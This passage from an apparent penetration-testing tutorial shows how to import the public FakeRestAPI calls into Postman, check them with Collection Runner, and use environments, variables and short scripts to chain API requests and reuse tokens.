


Figure 2. A sample of an import from a cURL command to Postman

For purposes of this test, FakeRestAPI was used to import API calls into Postman. FakeRestAPI has 27 API calls available for testing purposes, located at this URL: http://fakerestapi.azurewebsites.net/swagger/ui/index#!/Activities/Activities_Get

Navigate to the FakeRestAPI URL in a browser (Figure 3) to review options, such as using cURL, or testing the response directly from the site. For this test, the REST API calls from FakeRestAPI is accessible in the browser, but in some tests, the easiest way to understand the API is to review information from within a tool such as Postman, SoapUI or possibly Burp or Zap.




Figure 3. Activities API call accessed from the browser with Model Schema and cURL commands

In Figure 3, opening the browser to determine if the information is available was useful because it reveals a set of data that is already configured to return a successful API call for the service. The format is pre-built in this example, so the tester has less work to do in discovering how to use the API call.

In some penetration tests, an API key or authorization may be required to access to web services, but for the sample FakeRestAPI, no API key is required, and all 27 API calls are publicly available.

Postman can generate authorization headers, and the tester should understand what type is in use by the web service. It is beneficial to understand the type of authorization used by a web service so the tester can determine if the implementation is flawed and can be leveraged to expose additional vulnerabilities. Several options exist in Postman to configure authorization, such as bearer tokens, basic or digest authentication, OAuth, Hawk, AWS signatures or NTLM.

If the test has an authorization requirement, there are options available in Postman (and SoapUI) to configure automation to re-use session tokens for subsequent API calls. Both tools allow the tester to configure automation in using data from one request to add it into another request.

In Postman, variables are used to scrape session tokens from the request body of the API call. The tester does not have to manually update the authorization tokens for the subsequent API calls in the test. Additionally, Postman environments help testers configure a set of variables used for a specific website. If the test spans multiple sites, the tester can quickly switch between environments in Postman to use different variables.

After reviewing the FakeRestAPI, decide the best way to import data to Postman. Use the URL to add all of the API calls into a Collection. There is no one right way to perform the initial setup because it depends upon how the web service was created to determine how to add information into Postman. Figure 2 shows another option for data import into Postman in the form of a cURL command. This command was copied from the site and generates a GET request for the Activities API.

Use Collection Runner (aka Runner as shown in Figure 6) to determine if the 27 FakeRestAPI calls are correctly configured. Runner sends all of the API calls in the order they are in when the calls import into the Collection. After importing API calls into Postman and using Runner to check status, several API calls failed. The POST request /api/activities (from Figure 3) requires JSON data in the request body, which did not import when creating the Collection from URL.

Navigate back to the URL. There is a sample in *Model Schema*, which displays on the right side of the page. Click the Model Schema to set the values as parameters in the body. Then, click *Try it out!* to display the response in the browser.

Using the browser is one way to determine how the API call works. If choosing to test in this manner, the tester can configure a proxy in the browser (i.e., FoxyProxy) to then capture the traffic into OWASP ZAP or Burp for further testing. However, in the spirit of automation, a bulk import of the API calls to an API testing tool such as Postman or SoapUI is preferred.

Within the Postman import, some options require more time on the part of the tester to configure, such as copying and pasting the cURL command from the FakeRestAPI website and saving it to the collection created when first opening the application. However, there is a faster way to perform this action. Using the link at the FakeRestAPI website directly imports the entire collection of API calls into Postman.

Click *Import*, then *Import From Link* as shown in Figure 4. If the tester picks import from a link, Postman creates a new Collection in *My Workspace* with all of the API calls from the FakeRestAPI site.




Figure 4. Automate importing a Collection

Once the import completes from FakeRestWeb API, 27 requests from the site load into Postman as shown in Figure 5.




Figure 5. A sample of the 27 FakeRestAPI API calls loaded into Postman

With all of the API calls loaded, one option is to use the Postman *Collection Runner* to determine the status of each API call. Using Runner via proxy to either Zap or Burp is useful to continue testing the API web services for other vulnerabilities. Collection Runner can be used to quickly determine if all of the imported API calls returned a 200 OK (Figure 7).




Figure 6. Location of Runner in the toolbar




Figure 7. Sample API calls from Runner

In Figure 7, some of the API calls failed with a 400 Bad Request message, which requires further examination to determine corrections to the requests before continuing testing. Get a baseline of API functionality with working request/responses so that you can then move into the pentesting steps.

Review of the failed API calls in Runner looks like data must be added to get the Collection of API calls to send 200 OK responses. At this point, start configuration of the Postman environment and updates to the imported API calls.

Postman Variables, Environments, and Scripts

A significant feature of Postman is the ability to use variables and set Environments. By configuring Postman for different environments, and by using variables, data can be extracted and reused from responses within a collection to chain requests together. Postman has a "runtime based on Node.js" and allows a tester to configure tests and build API calls with dynamic parameters. (Postman, 2018) These tests can be sent either before or after the request and are used to create workflow and automation.

There are two areas to understand in the Postman UI, one is the *Pre-Request*, and the other is the *Tests* tab. Scripts in the *Pre-Request Script* tab execute before the request goes to the server. Scripts in the *Tests* tab execute after receiving a response from the server. Both of these tabs use scripts written in JavaScript. Also, both have code snippets available for testing purposes.

In cases where a timestamp should be in the request header, or when a refresh or Bearer token is required, use a Pre-request script. The FakeRestAPI does not require authentication, but if the test had endpoints that

required tokens, it is easy to use Postman to obtain the token and populate it in the header of another API call for re-use.

The steps would be as follows:

a. Create variables for the token

b. Use the Pre-Request Script to check the token and get a fresh one if it expired

c. Go to the Authorization tab and set the token to the {{currentAccessToken}}, which is the value obtained when using the *Pre-Request Script*.

The code would be added to the *Pre-Request Script* tab and modified for the correct URL and test information. Sample code that could be used to extract a Bearer token is here (needs to be modified to work): https://gist.github.com/bcnzer/073f0fc0b959928b0ca2b173230c0669




Figure 8. Pre-Request Script tab

To access variables requires setting up an environment. In the request builder, anywhere the tester uses text Variables can be used, such as headers, authorization, the request body, and the URL or URL parameters. (Joyce, 2017) String substitution is used to replace variable names enclosed in double curly braces like {{variableName}}. In Figure 9, the {{id}} is red and when hovering over it, the application displays a tooltip that shows it is an undefined variable.




Figure 9. Undefined variables

For this test, to add automation to scrape the ID from the response body, add the following script in the *Test tab*:

```
var jsonData = JSON.parse(responseBody);
postman.setEnvironmentVariable("activity",jsonData[0].ID);
```

The idea behind this configuration is to add the test in the first request that returns the activity ID. Then, add an Environmental variable.




Figure 10. Adding a Test script

Go to the first API call to get all activities and add a test script. This API is returning an array, so add the location in the JSON array.

Next, go to the Environment and add a new variable. Once the request runs, Postman auto-populates it with the scraped value from the API request.

Environments are key-value pairs that use the key as a representation of the variable. (Postman, 2018)

